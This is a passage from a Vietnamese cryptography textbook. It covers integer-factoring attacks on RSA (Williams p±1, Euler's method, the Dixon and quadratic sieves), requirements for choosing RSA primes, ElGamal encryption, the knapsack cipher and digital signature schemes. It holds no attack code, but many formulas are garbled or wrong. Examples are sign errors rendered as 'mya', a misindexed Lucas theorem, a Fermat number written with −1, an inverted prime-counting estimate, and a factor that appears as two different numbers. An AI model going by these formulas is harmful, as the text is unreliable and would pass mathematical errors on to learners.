Thuật toán p ± 1 của Williams cũng dựa vào kết quả phân tích của p ± 1 với p là một ước nguyên tố của n. Để tiện nghiên cứu phương pháp p ± 1, trước hết điểm lại một số kết quả của chính liên quan đến dãy Lucas

Định nghĩa 1: (dãy Lucas)

Cho a, b là hai nghiệm của phương trình $x^2 - px + q = 0$ (1)

Ký hiệu $u_m = \frac{a^m - b^m}{a - b}$ và $v_m = a^m + b^m$ (2)

Các dãy $\{u_m\}$, $\{v_m\}$, m = 0, 1, 2,… gọi là dãy Lucas của phương trình (1)

Ngược lại phương trình (1) gọi là phương trình đặc trưng của dãy (2)

Tính chất 1: Nếu i là ước của j thì u_i ước của u_j

Tính chất 2: Ta có $u_0 = 0$, $u_1 = 1$, $v_0 = 2$, $v_1 = p$ và $\forall m > 1$ thì u_m và v_m được tính theo công thức sau:

$$\begin{bmatrix} u_{m+1} & v_{m+1} \\ u_m & v_m \end{bmatrix} = \begin{bmatrix} p & -Q \\ 1 & 0 \end{bmatrix}^m \begin{bmatrix} u_1 & v_1 \\ u_0 & v_0 \end{bmatrix}$$

Định lý: $\{u_m\}$ là dãy Lucas của phương trình (1) với $p^2 - 4Q = d^2\Delta$ có Δ không có ước chính phương (hay bình phương tự do). Nếu p không là ước của 4Q thì $u_p - \left[\frac{\Delta}{p}\right] \equiv 0 \bmod p$ ở đây $\left[\frac{\Delta}{p}\right]$ là ký hiệu Legendre

Thuật toán $p \pm 1$

i) $Q = 2^{\log_2 n} \ldots q^{\log_{q_k} k}$, i = 1, j = 0

ii) Lấy Δ không có ước chính phương ngẫu nhiên trong Z_n^*. Tìm R, S nguyên sao cho $R^2 - 4S = \Delta d^2$ với $d \neq 0$ nào đó.

Xét gcd(ΔQ, n) > 1

- Nếu đúng ta có ước của n là gcd(ΔQ, n). Dừng chương trình
- Ngược lại tính $b \equiv u_0 \bmod n$ (phần tử thứ Q trong dãy Lucas của phương trình $x^2 - Rx + S = 0$)

iii) Xét đẳng thức b = 0

- Nếu đúng chuyển sang (iv)
- Ngược lại chuyển sang (vi)

iv) Xét $j < \log_q n$

- Nếu đúng j = j + 1, Q = Q/q quay về (iii)
- Ngược lại chuyển sang (v)

v) Xét i < k

- Nếu đúng thì : i = i+1, j = 0
- Nếu $b \neq 1$ thì $Q = Q.q_i$ quay về (iv)
- Ngược lai quay về (i)

vi) Xét gcd(b,n) > 1

- Nếu đúng có ước của n là gcd(b,n). Dừng chương trình

- Ngược lại quay về (iv)

Ta thấy rằng để vét hết các khả năng p + 1 (trong trường hợp $\left[\frac{\Delta}{p}\right] = -1$ và p -1 (trong trường hợp $\left[\frac{\Delta}{p}\right] = 1$)) là ước của Q. Việc xét đẳng thức b = 0 trong mỗi bước, nếu sai nhằm đảm bảo cho ta b không là bội của n và nếu p + 1 hoặc p – 1 là ước của Q thì theo các kết quả ở tính chất và định lý trên cho ta b là bội của p và như vậy gcd(b,n) là ước thực sự của n.

Tóm lại, thuật toán trên rõ ràng hiệu quả trong cả hai trường hợp p + 1 hoặc p – 1 chỉ gồm các ước nguyên tố nhỏ, tuy nhiên căn cứ vào công thức tính các giá trị của dãy Lucas, ta thấy ngay rằng hệ số nhân của thuật toán này là lớn hơn nhiều so với thuật toán của Pollard trong trường hợp cùng phân tích được n với ước p của nó có p – 1 chỉ gồm các ước nhỏ bởi vì thay cho việc tính một luỹ thừa thông thường thì thuật toán của Lucas phải tính một luỹ thừa của một ma trận

Từ thuật toán trên, ta có thể kết luận:

- p phải là một số lớn
- Các ước phải có kích thước xấp xỉ nhau
- Các ước không được xấp xỉ nhau về giá trị
- Ước nguyên tố p của modulo n không được có p + 1 hoặc p – 1 phân tích hoàn toàn ra các thừa số nguyên tố nhỏ
- Không có số Lucas $u_i = 0 \bmod p$ với i bé đối với các phương trình đặc trưng có biểu thức Δ nhỏ
- P phải có khoảng cách luỹ thừa 2 đủ lớn.

**** Phương pháp Ơ le:***

Phương pháp Ơ le chỉ có tác dụng đối với một lớp số nguyên đặc biệt cụ thể là chỉ dùng phân tích cho các số nguyên là tích của các số nguyên tố cùng dạng $r^2 + DS^2$. Thuật toán dựa trên cơ sở là đẳng thức của Legendre (còn gọi là đẳng thức Diophantus)

Đẳng thức Diophantus:

$(x^2 + Ly^2)(a^2 + Lb^2) = (x \pm Lyb)^2 + L(xb \, mya)^2$

Chứng minh: Biến đổi vế phải đẳng thức trên:

$(xa \pm Ly^2) + L(xb \, mya)^2 = x^2a^2 \pm 2Labxy + L^2y^2b^2 + Lx^2b^2$ m2Labxy + $Ly^2a^2 = a^2(x^2 + Ly^2) + Lb^2(Ly^2 + x^{2)}) = (a^2 + Ly^2)(x^2 + Ly^2)$

Sau đó Ơ le đã chứng minh được rằng:

Định lý: Nếu n có hai biểu diễn khác nhau $n = r^2 + Ls^2 = u^2 + Lv^2$ với gcd() = 1 thì n phân tích được thành tích của hai thừa số n=p.q cùng dạng $p = x^2 + Ly^2$ và $q= a^2 + Lb^2$

Như vậy điều kiện nhận biết số nguyên n là tích của hai ước số đều có dạng $r^2 + Ls^2$ là n cũng có dạng đó và có hai biểu diễn khác nhau theo dạng trên.

Thứ nhất, ta thấy rằng từ $n = r^2 + Ls^2$ nên để tìm biểu diễn theo dạng đã nêu trên của n ta có thể tiến hành bằng cách duyệt theo s cới nhận biết $n – Ls^2$ là số chính phương. Với phương pháp dò tìm trên thì giá trị s tối đa cần xét đến là $\left[\sqrt{\frac{n}{b}}\right]$ và đây cũng là cận tính toán của thuật toán Ơle.

Giả sử đã tìm được hai biểu diễn khác nhau của n là: $n = r^2 + Ls^2 = u^2 + Lv^2$. Không mất tính tổng quát ta coi r, s, u, v không âm và r > u. Khi đó giải hệ phương trình sau đây ta tìm được x, y, a, b

$$\begin{cases} xa + Lyb = rv \\ xa - Lyb = \pm u \\ xb - ya = \pm s \\ xb + ya = v \end{cases}$$

Dấu trừ của phương trình (2) và 93) được lấy khi vế trái tương ứng âm.

Một điều khó khăn khi thực hiện thuật toán phân tích Ơle là vấn đề xác định tham số L. Nhìn chung việc thực hiện thuật toán Ơlư chỉ áp dụng cho những số n mà bản thân nó đã biết một biểu diễn. Tuy nhiên lại có thể bằng cách dò tìm L chúng ta có thể thành công trong việc phân tích.

Như vậy thuật toán nay chỉ dùng cho một lớp số đặc biệt nên khó được dùng để tạo nên một tiêu chuẩn thích hợp cho các modulo hợp số.

**** Phương pháp sàng Dyxon và sàng bậc hai***

Trong phần này giơi thiệu thuật toán phân tích hai số nguyên được coi là mạnh nhất theo nghĩa thời gian tính tốt nhất hiện nay. ý tưởng của một loạt khá lớn các thuật toán phân tích số như phương pháp phân tích các dạng chính phương Danien Shaks, phương pháp đặc biệt của Ơle, phương pháp khai triển liên phân số của Morrison và Brillhart, phương pháp sàng bậc hai của Pomerance, Dixon… là cố tìm được $x \neq \pm y \bmod n$ sao cho $x^2 \equiv y^2 \bmod n$, còn kỹ thuật tìm cụ thể như thế nào thì chính là nội dung riêng của từng thuật toán

Thuật toán Dixon được thực hiện như sau:

- Sử dụng một tập B chứa các số nguyên tố bé và gọi là cơ sở phân tích
- Chọn một vài số nguyên x sao cho tất cả các thừa số nguyên tố của $x^2 \bmod n$ nằm trong cơ sở B,
- Lấy tích của một vài giá trị x sao cho mỗi nguyên tố trong cơ sở được sử dụng một số chẵn lần. Chính điều này dẫn đến một đồng dư thức dạng mong muốn $x^2 \equiv y^2 \bmod n$ mà ta hy vọng sẽ đưa tới việc phân tích n và suy ra gcd(x-y,n) là một ước của n.

Ví dụ:

Giả sử chọn: n = 15770708441, B = {2, 3, 5, 7, 11, 13}

Và chọn ba giá trị x là : 8340934156, 12044942944, 2773700011

Xét ba đồng dư thức:

$8340934156^2 \equiv 3x7 \pmod n$

$12044942944^2 \equiv 2x7x13 \pmod n$

$2773700011^2 \equiv 2x3x13 \pmod n$

Lấy tích của ba đồng dư thức trên:

$(8340934156 \times 12044942944 \times 2773700011)^2 \equiv (2 \times 3 \times 7 \times 13)^2 \bmod n$

Rút gọn biểu thức bên trong dấu ngoặc trong modulo đó ta có:

$9503435785^2 \equiv 546^2 \pmod n$

Suy ra

$$\begin{cases} x = 9503435785 \\ y = 546 \end{cases}$$

Tính gcd(x-y,n) = gcd(9503435785 – 546, 15770708441) = 1157759

Ta nhận thấy 115759 là một thừa số của n

Giả sử:

- **B** = {p_1,…, p_B} là một cơ sở phân tích
- C lớn hơn B một chút (chẳng hạn C = B + 10)
- Có đồng dư thức: $x_j^2 \equiv p_1^{\alpha_{1j}} p_2^{\alpha_{2j}} \cdots p_B^{\alpha_{Bj}} \pmod n$

Với $1 \le j \le C$, mỗi j, xét véc tơ:

$a_j = (\alpha_{1j} \bmod 2, \alpha_{2j} \bmod 2, ..., \alpha_{Bj} \bmod 2) \in (Z_2)^B$

Nếu có thể tìm được một tập con các a_j sao cho tổng theo modulo 2 là vectơ (0, 0,…,0) thì tích của các x_j tương ứng sẽ được sử dụng mỗi nhân tử trong **B** một số chẵn lần.

Ví dụ:

Xét lại ví dụ trên n = 15770708441, **B** = {2, 3. 5, 11, 13Ư

Cho ba vectơ a_1, a_2, a_3 :

A_1 = (0, 1, 0, 1, 0, 0)

A_2 = (1, 0, 0, 1, 0, 1)

A_3 = (1, 1, 0, 0, 0, 1)

Suy ra $a_1 + a_2 + a_3$ = (0, 0, 0, 0, 0, 0) mod 2

Trong trường hợp này nếu C<B, vẫn tìm được phụ thuộc tuyến tính. Đây là lý do cho thấy đồng dư thức (thiết lập theo tích) sẽ phân tích thành công được n.

Bài toán tìm một tập con C véc tơ a_1, a_2, …, a_c sao cho tổng theo modulo 2 là một véctơ toàn chứa số 0 chính là bài toán tìm sự phụ thuộc tuyến tính (trên Z_2) của vectơ này. Với C > B, sự phụ thuộc tuyến tính này nhất định phải tồn tại và ta có thể dễ dàng tìm được bằng phương pháp loại trừ Gaux. Lý do giải thích tại sao lấy C > B + 1 là do không có gì đảm bảo để một đồng dư thức cho trước bất kỳ sẽ tạo được phân tích n. Người ta chỉ ra rằng khoảng 50% thời gian thuật toán cho ra $x \equiv \pm y \pmod n$. Tuy nhiên nếu C > B + 1 thì

có thể nhận được một vài đồng dư thức như vậy. Hy vọng là ít nhất một trong các đồng dư thức kết quả sẽ dẫn đến việc phân tích n.

Vấn đề cần đặt ra là phải làm như thế nào để nhận được các số nguyên x_j mà các giá trị x_j^2 mod n có thể phân tích hoàn toàn trên cơ sở **B**. Một số phương pháp có thể thực hiện được điều đó. Biện pháp sàng bậc hai do Pomerance đưa ra dùng các số nguyên dạng $x_j = j + \lfloor \sqrt{n} \rfloor$, j = 1, 2, … dùng để xác định các x_j phân tích được trên **B**.

Nếu B là một số lớn thì thích hợp hơn cả là nên phân tích số nguyên x_j trên **B**. Khi B càng lớn thì càng phải gom nhiều đồng dư thức hơn trước khi có thể tìm ra một số quan hệ phụ thuộc và điều này dẫn đến thời gian thực hiện cỡ

$$0(e^{(1+0(1)\sqrt{\ln n \ln\ln n})})$$

Với 0(1) là một hàm tiến tới 0 khi n tiến tới ∞

Thuật toán sàng trường số là thuật toán cũng phân tích n bằng cách xây dựng một đồng dư thức $x^2 \equiv y^2$ mod n, song nó lại được thực hiện bằng cách tính toán trên vành các số đại số.

**** Thời gian tính các thuật toán trên thực tế***

Thuật toán đường cong Elliptic hiệu quả hơn nếu các thừa số nguyên tố của n có kích thước khác nhau. Một số rất lớn đã được phân tích bằng thuật toán đường cong Elliptic là số Fermat $(2^{2^n} - 1)$ (được Brent thực hiện năm 1988). Thời gian tính của thuật toán này được tính là

$$0(e^{(1+0(1)\sqrt{2\ln p \ln\ln p})})$$

p là thừa số nguyên tố nhỏ nhất của n

Trong trường hợp nếu hai ước của n chênh lệch nhau nhiều thì thuật toán đường cong Elliptic tỏ ra hơn hẳn thuật toán sàng bậc hai. Tuy nhiên nếu hai ước của n xấp xỉ nhau thì thuật toán sàng bậc hai nói chung trội hơn thuật toán đường cong Elliptic.

Sàng bậc hai là một thuật toán thành công nhất khi phân tích các modulo RSA với n = p.q và p, q là các số nguyên tố có cùng kích thước. Năm 1983, thuật toán sàng bậc 2 đã phân tích thành công số có 69 chữ số, số này là một thừa số của $2^{251} - 1$ (do Davis, Holdredye và Simmons thực hiện). Đến năm 1989 đã có thể phân tích được các số có tới 106 chữ số theo thuật toán này (do Lenstra và Manasse thực hiện), nhờ phân bố các phép tính cho hàng trăm trạm làm việc tách biệt (người ta gọi phương pháp này là "Phân tích thừa số bằng thư tín điện tử").

Các số RSA – d với d là chữ số thập phân của số RSA (d = 100 ÷ 500) được công bố trên Internet như là sự thách đố cho các thuật toán phân tích số. Vào 4/1994 Atkins, Lenstra và Leyland đã phân tích được một số 129 chữ số, nhờ sử dụng sàng bậc hai. Việc phân tích số RSA – 129 trong vòng một năm tính toán với máy tính có tốc độ 5 tỷ lệnh trên 1 giây, với công sức của hơn 600 nhà nghiên cứu trên thế giới.

Thuật toán sàng trường số là một thuật toán mới nhất trong ba thuật toán. Thuật toán sàng trường số cũng phân tích số nguyên n bằng việc xây dựng đồng dư thức $x^2 \equiv y^2 \bmod n$. Nhưng việc thực hiện bằng cách tính toán trên các vành đại số… Sàng trường số vẫn còn trong thời kỳ nghiên cứu. Tuy nhiên theo dự đoán thì phải chứng tỏ nhanh hơn với các số có trên 125 chữ số thập phân. Thời gian tính của thuật toán sàng trường số là

$$0(e^{(1.92-0(1))\sqrt[3]{\ln n}\sqrt[3]{(\ln\ln n)^2}})$$

Việc trình bày các thuật toán phân tích trên để hiểu rõ một phần nào các biện pháp tấn công vào RSA để có thể xây dựng một hệ mật an toàn hơn. Từ các thuật toán trên yêu cầu đối với p và q nên thoả mãn:

- Các số nguyên p và q phải xấp xỉ nhau về độ dài nhưng không được xấp xỉ nhau về độ lớn.

- Các số $p \pm 1$ và $q \pm 1$ phải có ít nhất một thừa số nguyên tố lớn

- Phải có khoảng luỹ thừa 2 đủ lớn

- Giá trị F = gcd($p \pm 1$, $q \pm 1$) không được lớn hơn $\sqrt[3]{n}$

- Các số p và q phải là các số có ít nhất 100 chữ số thập phân

Nhận xét đầu để ngăn chặn khả năng tấn công bởi thuật toán sơ đẳng nhất, đó là thuật toán sàng, đồng thời như các phân tích trên thì đã đưa bài toán phân tích về trường hợp khó giải nhất, của ngay thuật toán được đánh giá là có triển vọng nhất đó là thuật toán dựa vào phương pháp trường số.

Nhận xét thứ hai dựa vào khả năng của thuật toán Pollard và thuật toán Williams mà khả năng đó phụ thuộc chủ yếu vào việc các số $p \pm 1$ và $q \pm 1$ phân tích được hoàn toàn qua các số nguyên tố trong tập **B**. Trong tập **B** có thể là tập các số nguyên tố nhỏ hơn 32 bits. Ngược lại cũng có thể sử dụng tập **B** lớn hơn. Do đó nhận xét này cũng hợp lý.

Việc có một tham số công khai như số mũ lập mã e chắc chắn phải cung cấp thêm thông tin cho bài toán phân tích số. Do đó cần tìm hiểu mức độ ảnh hưởng của thông tin này để xây dựng nên một yêu cầu với số mũ e này và phần nào đó có tính đối ngẫu liên quan cả số mũ giải mã d.

Để cho một số nguyên tố đáp ứng tiêu chuẩn về độ dài thì đối với hệ mật sử dụng bài toán logarit cần các số nguyên tố có độ dài khoảng gấp rưỡi so với các số nguyên tố dùng cho loại hệ mật dựa trên bài toán phân tích số. Nếu có được một thuật toán nhanh (thuật toán xác suất như Rabin – Miller) thì thời gian tính cũng phải cỡ $0(n^3)$ (với n là độ dài khoảng gấp rưỡi so với các số nguyên tố trong các số nhỏ hơn n theo Direcle là $\Pi(n) \approx \frac{\ln n}{n}$, do vậy khả năng tìm được số nguyên tố 521 bít so với một số nguyên tố 350 bit lâu hơn gấp nhiều lần.

Thiết kế một hệ mật sử dụng bài toán logarit rời rạc chỉ cần đúng một số nguyên tố trong khi để có một tính năng tương đương, thì hệ mật dựa trên bài toán phân tích số nguyên ra thừa số nguyên tố cần đến 2k số nguyên tố cho hệ thống có k người sử dụng. Các số nguyên tố cần dùng cho hệ mật thứ hai đòi hỏi phải có các ước nguyên tố lớn, dẫn đến khả năng tìm kiếm số nguyên tố cũng sẽ khó khăn hơn nhiều so với hệ mật thứ nhất.

4.3. Một số hệ mật mã công khai khác

Trong chương này ta sẽ xem xét một số hệ mật khoá công khai khác. Hệ mật Elgamal dựa trên bài toán logarithm rời rạc là bài toán được dùng nhiều trong nhiều thủ tục mật mã. Bởi vậy ta sẽ dành nhiều thời gian để thảo luận về bài toán quan trọng này. ở các phần sau sẽ xem xét sơ lược một số hệ mật khoá công khai quan trọng khác bao gồm các hệ thoóng loại Elgamal dựa trên các trường hữu hạn và các đường cong elliptic, hệ mật xếp ba lô Merkle-Helman và hệ mật McElice.

4.3.1.Hệ mật Elgamal và các logarithm rời rạc.

Hệ mật Elgamal được xây dựng trên bài toán logảithm rời rạc . Chúng ta sẽ bắt đầu băng việc mô tả bài toán bài khi thiết lập môi trường hữu hạn Z_p, p là số nguyên tố (Nhớ lại rằng nhóm nhân Z_p^* là nhóm cyclic và phần tử sinh của Z_p^* được gọi là phần tử nguyên thuỷ).

Bài toán logarithm rời rạc trong Zp là đối tượng trong nhiều công trình nghiên cứu và được xem là bài toán khó nếu p được chọn cẩn thận. Cụ thể không có một thuật toán thời gian đa thức nào cho bài toán logarithm rời rạc. Để gây khó khăn cho các phương pháp tấn công đã biết p phải có ít nhất 150 chữ số và (p-1) phải có ít nhất một thừa số nguyên tố lớn. Lợi thế của bài toán logarithm rời rạc trong xây dượng hệ mật là khó tìm được các logarithm rời rạc, song bài toán ngược lấy luỹ thừa lại có thể tính toán hiệu quả theo thuật toán "bình phương và nhân". Nói cách khác, luỹ thừa theo modulo p là hàm một chiều với các số nguyên tố p thích hợp.

Elgamal đã phát triển một hệ mật khoá công khai dựa trên bài toán logarithm rời rạc. Hệ thống này được trình bày sau.

Hệ mật này là một hệ không tất định vì bản mã phụ thuộc vào cả bản rõ x lẫn giá trị ngẫu nhiên k do Alice chọn. Bởi vậy, sẽ có nhiều bản mã được mã từ cùng bản rõ.

Bài toán logarithm rời rạc trong Zp

Đặc trương của bài toán: I = (p,α,β) trong đó p là số nguyên tố,
$\alpha \in Zp$ là phần tử nguyên thuỷ , $\beta \in Zp^*$
Mục tiêu:Hãy tìm một số nguyên duy nhất a, $0 \le a \le p-2$ sao cho:

$$\alpha^a \equiv \beta \pmod p$$

Ta sẽ xác định số nguyên a bằng $\log_\alpha \beta$

Hệ mật khoá công khai Elgamal trong Zp^*

Cho p là số nguyên tố sao cho bài toán logarithm rời rạc trong Zp là khó giải. Cho $\alpha \in Zp^*$ là phần tử nguyên thuỷ.Giả sử $P = Zp^*$, $C = Zp^* \times Zp^*$. Ta định nghĩa:

$$K = \{(p, \alpha, a, \beta): \beta \equiv \alpha^a \pmod p\}$$

Các giá trị p, α,β được công khai, còn a giữ kín

Với K = (p, α,a,β) và một số ngẫu nhiên bí mật $k \in Zp-1$, ta xác định:

$$e_k(x,k) = (y_1, y_2)$$

trong đó

$$y_1 = \alpha^k \bmod p$$

$$y_2 = x\beta^k \bmod p$$

với $y_1, y_2 \in Zp^*$ ta xác định:

$$d_k(y_1, y_2) = y_2 (y_1^a)^{-1} \bmod p$$

Sau đây sẽ nmô tả sơ lược cách làm việc của hệ mật Elgamal .Bản rõ x được "che dấu" bằng cách nhân nó với β^k để tạo y_2. Giá trị α^k cũng được gửi đi như một phần của bản mã. Bob – người biết số mũ bí mật a có thể tính được β^k từ α^k. Sau đó anh ta sẽ "tháo mặt nạ" bằng cách chia y_2 cho β^k để thu được x.

Ví dụ:

Cho p = 2579, α = 2, a = 765. Khi đó

$$\beta = 2^{765} \bmod 2579 = 949$$

Bây giờ ta giả sử Alice muốn gửi thông báo x = 1299 tới Bob. Giả sử số ngẫu nhiên k mà cô chọn là k = 853. Sau đó cô ta tính

$y_1 = 2^{853} \bmod 2579$

$= 435$

$y2 = 1299 \times 949853 \bmod 2579$

$= 2396$

Khi đó Bob thu được bản mã y = (435,2396), anh ta tính

$x = 2396 \times (435^{765})^{-1} \bmod 2579$

$= 1299$

Đó chính là bản rõ mà Alice đã mã hoá.

4.3.2 Mật mã Balô.

4.3.2.1. Cơ sở của mật mã balô

Mật mã balô xuất phát từ bài toán tổng tập con tổng quát (bài toán □al ô). Bài toán được phát biểu như sau:

Cho dãy các số dương S={s1, s2,…., sn} và một số dương C. Hỏi có tồn tại một tập con nằm trong S sao cho tổng tập con đó bằng C. (Hỏi có tồn tại một véc tơ nhị phân x=(x1, x2,…, xn) sao cho C=∑xi.si (i=1..n))

Đây là bài toán khó có thời gian là hàm mũ $O(2^n)$.

Nếu S là dãy siêu tăng thì bài toán trên giải được với thời gian tuyến tính O(n).

Định nghĩa: *Dãy S gọi là siêu tăng nếu mọi si>∑sj (j=1,..i-1) (tức là phần tử đứng sau lớn hơn tổng các phần tử đứng trước nó)*

Khi đó bài toán tổng tập con được phát biểu như sau:

Cho dãy siêu tăng S={s1, s2,…., sn} và một số dương C. Hỏi có tồn tại một tập con nằm trong S sao cho tổng tập con đó bằng C. (Hỏi có tồn tại một véc tơ nhị phân x=(x1, x2,…, xn) sao cho C=∑xi.si (i=1..n))

Khi đó bài toán được giải như sau:

```
For i:=n downto 1 do
Begin
   If C>=si then
         xi=1
```

Else xi:=0;

C:=C-xi.si;

End;

If C=0 then "bài toán có đáp án là véc tơ x"

Else "bài toán không có đáp án";

Áp dụng bài toán này ta sử dụng dãy S siêu tăng làm khóa bí mật. Sau đó tác động lên dãy S để biến đổi thành một dãy bất kỳ, và công khai dãy này là khóa công khai. Ta có hệ mật mã □al ô như sau:

4.3.2.2. Thuật toán:

* Tạo khóa:

- Chọn dãy siêu tăng S={s1, s2, …, s3}

- Chọn p sao cho p>∑si (i=1..n)

- Chọn a sao cho 1<a<p-1 và (a,p)=1;

- tính t=a.s mod p

=> khóa công khai là t, khóa bí mật là: a, p, S

* Mã:

Chọn bản rõ là dãy nhị phân x=(x1, x2,…, xn)

Tính bản mã y=∑xi.ti (i=1..n)

Gửi bản mã y

* Giải mã:

- Tính $C=a^{-1}.y \bmod p$

- Giải bài toán ba lô với S là dãy siêu tăng và số dương C để tìm bản rõ x

* Chứng minh tính đúng của hệ mật mã ba lô (Bạn đọc tự chứng minh)

Ví dụ:

(Như một bài tập).

Chương 5

Các sơ đồ chữ kí số

5.1. Giới thiệu.

Trong chương này, chúng ta xem xét các sơ đồ chữ kí số (còn được gọi là chữ kí số). Chữ kí viết tay thông thường trên tài liệu thường được dùng để xác người kí nó. Chữ kí được dùng hàng ngày chẳng hạn như trên một bức thư nhận tiền từ nhà băng, kí hợp đồng…

Sơ đồ chữ kí là phương pháp kí một bức điện lưu dưới dạng điện tử. Chẳng hạn một bức điện có ký hiệu được truyền trên mạng máy tinh. Chương này trình bày một vài sơ đồ chữ kí số. Ta sẽ thảo luận trên một vài khác biệt cơ bản giữa các chữ kí thông thường và chữ kí số.

Đầu tiên là một vấn đề kí một tài liệu. Với chữ kí thông thường, nó là một phần vật lý của tài liệu. Tuy nhiên, một chữ kí số không gắn theo kiểu vật lý vào bức điện nên thuật toán được dùng phải "không nhìn thấy" theo cách nào đó trên bức điện.

Thứ hai là vấn đề về kiểm tra. Chữ kí thông thường được kiểm tra bằng cách so sánh nó với các chữ kí xác thực khác. Ví dụ, ai đó kí một tấm séc để mua hàng, người bán phải so sánh chữ kí trên mảnh giấy với chữ kí nằm ở mặt sau của thẻ tín dụng để kiểm tra. Dĩ nhiên, đây không phải là phương pháp an toàn vì nó dể dàng giả mạo. Mắt khác, các chữ kí số có thể được kiểm tra nhờ dùng một thuật toán kiểm tra công khai. Như vậy, bất kỳ ai cũng có thể kiểm tra dược chữ kí số. Việc dùng một sơ đồ chữ kí an toàn có thể sẽ ngăn chặn được khả năng giả mạo.

Sự khác biệt cơ bản khác giữa chữ kí số và chữ kí thông thường bản copy tài liệu được kí băng chữ kí số đồng nhất với bản gốc, còn copy tài liệu có chữ kí trên giấy thường có thể khác với bản gốc. Điều này có nghĩa là phải cẩn thận ngăn chăn một bức kí số khỏi bị dung lại. Vì thế, bản thân bức điện cần chứa thông tin (chẳng hạn như ngày tháng) để ngăn nó khỏi bị dùng lại.

Một sơ đồ chữ kí số thường chứa hai thành phần: thuật toán kí và thuật toán xác minh. Bob có thể kí bức điện x dùng thuật toán kí an toàn. Chữ kí

y=sig(x) nhận được có thể kiểm tra bằng thuật toán xác minh công khai ver(x,y). Khi cho trước cặp (x,y), thuật toán xác minh có giá trị TRUE hay FALSE tuỳ thuộc vào chữ kí được thực như thế nào. Dưới đây là định nghĩa hình thức của chữ kí:

Định nghĩa:

Một sơ đồ chữ kí số là bộ 5(P, A, K, S, V) thoả mãn các điều kiện dưới đây:

1. P là tập hữu hạn các bức điện có thể.
2. A là tập hữu hạn các chữ kí có thể.
3. K không gian khoá là tập hữu hạn các khoá có thể.
4. Với mỗi k thuộc K tồn tại một thuật toán kí $sig_k \in S$ và là một thuật toán xác minh $ver_k \in V$. Mỗi $sig_k : P \rightarrow A$ và ver_k: P×a →{true,false} là những hàm sao cho mỗi bức điện x∈ P và mối chữ kí y∈ A thoả mãn phương trình dưới đây.

$$ver_k \quad \begin{cases} \text{True nếu } y=sig(x) \\ \text{False nếu } y \# sig(x) \end{cases}$$

Với mỗi k thuộc K hàm sig_k và ver_k là các hàm thời than đa thức. Ver_k sẽ là hàm công khai sig_k là mật. Không thể dễ dàng tính toán để giả mạo chữ kí của Bob trên bức điện x. Nghĩa là x cho trước, chỉ có Bob mới có thể tính được y để ver_k = True. Một sơ đồ chữ kí không thể an toàn vô điều kiện vì Oscar có thể kiểm tra tất cả các chữ số y có thể có trên bức điện x nhờ □ung thuật toán ver công khai cho đến khi anh ta tìm thấy một chữ kí đúng. Vi thế, nếu có đủ thời gian. Oscar luôn luôn có thể giả mạo chữ kí của Bob. Như vậy, giống như trường hợp hệ thống mã khoá công khai, mục đích của chúng ta là tìm các sơ đồ chữ kí số an toan về mặt tính toán.

Xem thấy rằng, hệ thống mã khoá công khai RSA có thể □ung làm sơ đồ chữ kí số.

Như vậy, Bob kí bức điện x dùng qui tắc giải mã RSA là d_k. Bob là người tạo ra chữ kí vì $d_k = sig_k$ là mật. Thuật toán xác minh dùng qui tắc mã RSA e_k. Bất kì ai cũng có thể xác minh chữ kí vi e_k được công khai.

Chú ý rằng, ai đó có thể giả mạo chữ kí của Bob trên một bức điện " ngẫu nhiên" x bằng cách tìm $x=e_k(y)$ với y nào đó, khi đó $y= sig_k(x)$. Một giải pháp xung quanh vấn đề khó khăn này là yêu cầu bức điện chưa đủ phần dư để chữ kí giả mạo kiểu này không tương ứng với bức điện. Nghĩa là x trừ một xác suất rất bé. Có thể dùng các hàm hash trong việc kết nối với các sơ đồ chữ kí số sẽ loại trừ được phương pháp giả mạo này.

Sơ đồ chữ kí RSA

Cho n= p.q, p và q là các số nguyên tố. Cho $P =A= Z_n$
$ab \equiv 1(\mathrm{mod}(\phi(n)))$. Các giá trị n và b là công khai, a giữ bí mật.
Hàm kí:
$sig_k(x)= x^a \bmod n$
và kiểm tra chữ kí:
$ver_k (x,y)= \text{true} \Leftrightarrow x \equiv y^b \pmod n$
$(x,y \in Z_n)$

Ta xét tóm tắt cách kết hợp chữ kí và mã khoá công khai. Giả sử rằng, Alice tính toán chữ kí $y= sig_{Alice}(x)$ và sau đó mã cả x và y bằng hàm mã khoá công khai e_{Bob} của Bob, khi đó cô ta nhận được $z = e_{Bob}(x,y)$. Bản mã z sẽ được truyền tới Bob. Khi Bob nhận được z, anh ta sẽ trước hết sẽ giải mã hàm d_{Bob} để nhận được (x,y). Sau đó anh ta □ung hàm xác minh công khai của Alice để kiểm tra xem $ver_{Alice}(x,y)$ có bằng True hay không.

Song nếu đầu tiên Alice mã x rồi sau đó mới kí tên bản mã nhận được thì khi đó cô tính :

$$y= sig_{Alice}(e_{Bob}(x)).$$

Alice sẽ truyền cặp (z,y) tới Bob. Bob sẽ giải mã z, nhận x và sau đó xác minh chữ kí y trên x nhờ dùng ver_{Alice}. Một vấn đề tiềm ẩn trong biện pháp này là nếu Oscar nhận được cặp (x,y) kiểu này, được ta có thay chữ kí y của Alice bằng chữ kí của mình.

$$Y' = sig_{Oscar}(e_{Bob}(x)).$$

(Chú ý, Oscar có thể kí bản mã $e_{Bob}(x)$ ngay cả khi anh ta không biết bản rõ x). Khi đó nếu Oscar truyền (x, y') đến Bob thì chữ kí Oscar được Bob xác minh bằng ver_{Oscar} và Bob có thể suy ra rằng, bản rõ x xuất phát từ Oscar. Do khó khăn này, hầu hết người sử dụng được khuyến nghị nếu kí trước khi mã.

5.2. Sơ đồ chữ kí ELGAMAL

Sau đây ta sẽ mô tả sơ đồ chữ kí Elgamal đã từng dưới thiệu trong bài báo năm 1985. Bản cả tiến của sơ đồ này đã được Viện Tiêu chuẩn và Công Nghệ Quốc Gia Mỹ (NIST) chấp nhận làm chữ kí số. Sơ đồ Elgamal (E.) được thiết kế với mục đích dành riêng cho chữ kí số, khác sơ đồ RSA dùng cho cả hệ thống mã khoá công khai lẫn chữ kí số.

Sơ đồ E, là không tất định giống như hệ thống mã khoá công khai Elgamal. Điều này có nghĩa là có nhiều chữ kí hợp lệ trên bức điện cho trước bất kỳ. Thuật toán xác minh phải có khả năng chấp nhận bất kì chữ kí hợp lệ khi xác thực.

Nếu chữ kí được thiết lập đúng khi xác minh sẽ thành công vì :

$$\beta^{\gamma}\gamma^{\delta} \equiv \alpha^{a\gamma}\alpha^{k\gamma} (\text{mod } p)$$

$$\equiv \alpha^{x} (\text{mod } p)$$

là ở đây ta dùng hệ thức :

$$a\gamma + k\delta \equiv x \ (\text{mod } p-1)$$

Sơ đồ chữ kí số Elgamal.

